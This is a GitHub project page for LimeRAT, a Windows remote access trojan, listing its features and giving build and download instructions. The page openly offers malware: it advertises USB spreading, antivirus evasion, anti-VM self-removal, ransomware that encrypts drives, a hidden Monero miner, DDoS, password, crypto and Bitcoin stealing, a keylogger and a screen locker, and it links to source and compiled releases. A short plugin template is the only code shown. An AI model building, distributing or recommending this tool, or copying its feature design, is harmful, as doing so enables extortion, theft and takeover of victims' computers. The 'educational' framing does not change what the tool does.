GitHub - NYAN-x-CAT/Lime-RAT: LimeRAT | Simple, yet powerful remote administration tool for Windows (RAT)

NYAN-x-CAT/**Lime-RAT**

LimeRAT | Simple, yet powerful remote administration tool for Windows (RAT)

👥 1	⊙ 0	☆ 826	⑂ 404
Contributor	Issues	Stars	Forks

Outdated. Archive it instead of delete it

LimeRAT v0.1.9

Remote Administration Tool For Windows

Description

Simple yet powerful RAT for Windows machines. This project is simple and easy to understand, It should give you a general knowledge about dotNET malwares and how it behaves.

Main Features

- **.NET**
  - Coded in Visual Basic .NET, Client required framework 2.0 or 4.0 dependency, And server is 4.0
- **Connection**
  - Using pastebin.com as ip:port , Instead of noip.com DNS. And Also using multi-ports
- **Plugin**
  - Using plugin system to decrease stub's size and lower the AV detection
- **Encryption**
  - The communication between server & client is encrypted with AES
- **Spreading**
  - Infecting all files and folders on USB drivers
- **Bypass**
  - Low AV detection and undetected startup method
- **Lightweight**
  - Payload size is about 25 KB
- **Anti Virtual Machines**
  - Uninstall itself if the machine is virtual to avoid scanning or analyzing
- **Ransomware**
  - Encrypting files on all HHD and USB with .Lime extension
- **XMR Miner**
  - High performance Monero CPU miner with user idle\active optimizations
- **DDoS**
  - Creating a powerful DDOS attack to make an online service unavailable
- **Crypto Stealer**
  - Stealing Cryptocurrency sensitive data
- **Screen-Locker**
  - Prevents user from accessing their Windows GUI
- **And more**
  - On Connect Auto Task
  - Force enable Windows RDP
  - Persistence
  - File manager
  - Passowrds stealer
  - Remote desktop
 - Bitcoin grabber
  - Downloader
  - Keylogger

Prerequisites

To open project you need:

1. Visual Studio 2017
2. This repository

Peek

Project

Ransomware

Country	IP Address	User ID	User Name	Version	Operation System	Installation	Anti Virus	Ransomware	Spread	Ping	N
LocalHost	192.168.1.90	46AE11BA9731	TEST	v0.1.4	Win 7 Home Premium x64	02/08/2018	N/A	Not encrypted	Disabled	13ms	

LISTENING [@8989 #NYAN]   LimeRAT

Clients   **Logs**   **Builder**

ONLINE CLIENTS [1]   SELECTED CLIENTS [0]   AVAILABLE KEYS TO DECRYPT [0]   TOTAL USB SPREAD [0]   NOTIFICAT

Critical Process

Plugin Example

VB.NET

```
'Easy to create a DLL plugin
Public Class Main
'Simple Msgbox
 Public Shared Sub CN(ByVal H As String, ByVal P As Integer, ByVal K As String, ByVal SP As String, ByVal PW
As String, ByVal FP As String, ByVal HW As String, ByVal BT As String, ByVal PB As String)

  Msgbox("Hello Client!")

  Send("MSG" + SPL + "Hello Server!")
  'Client will send msg back to server, MSG will be showen in [LOG] Tab

 End Sub
End Class
```

C#

```
public class Main
{
    // Simple Msgbox
    public static void CN(string H, int P, string K, string SP, string PW, string FP, string HW, string BT,
string PB)
    {
        Msgbox("Hello Client!");

        Send("MSG" + SPL + "Hello Server!");
                // Client will send msg back to server, MSG will be showen in [LOG] Tab
    }
}
```

Testing

1. Open "LimeRAT.sln"
2. Set Compiler to "Debug" mode
3. On Solution Explorer, Right click on "Solution LimeRAT Project" and press "Rebuild Solution"
4. Press Run button. be aware that both client and server are localhost

Compiling

1. Open "LimeRAT.sln"
2. Set Compiler to "Release" mode
3. On Solution Explorer, Right click on "Solution LimeRAT Project" and press "Rebuild Solution"
4. Everything will be under "\Project_EXE\Release"
5. Convert stub.exe to stub.il, using Ildasm

Download SRC and compiled version

https://github.com/NYAN-x-CAT/Lime-RAT/releases

```
This project was only tested on local-lab[LAN]. I did not test it on external-lab[WAN].
Server tested on Windows 10, Client tested on virtual machine windows 7.
```

Notes

1. While using ransomware, restore point won't be deleted unless payload is running hight privilege
2. Anti-Kill (BSOD) won't work unless payload is running hight privilege

> Found a bug? Please, report it here https://github.com/NYAN-x-CAT/Lime-RAT/issues/new

Author

NYAN CAT

Donation

Buy me a coffee!

- XMR:
  49H8Kbf15JFN2diG5evGHA5G49qhgFBuDid86z3MKxTv59dcqySCzFWUL3SgsEk2SufzTziHp3UE5P8BatwuyFuv1bBKQw2
- BTC: 12hTx7u7AqdNr8qo4UFuLwb6XAVjoDioax

Support

- Github: https://github.com/NYAN-x-CAT/Lime-RAT/issues/new
- Email: NYANxCAT@pm.me

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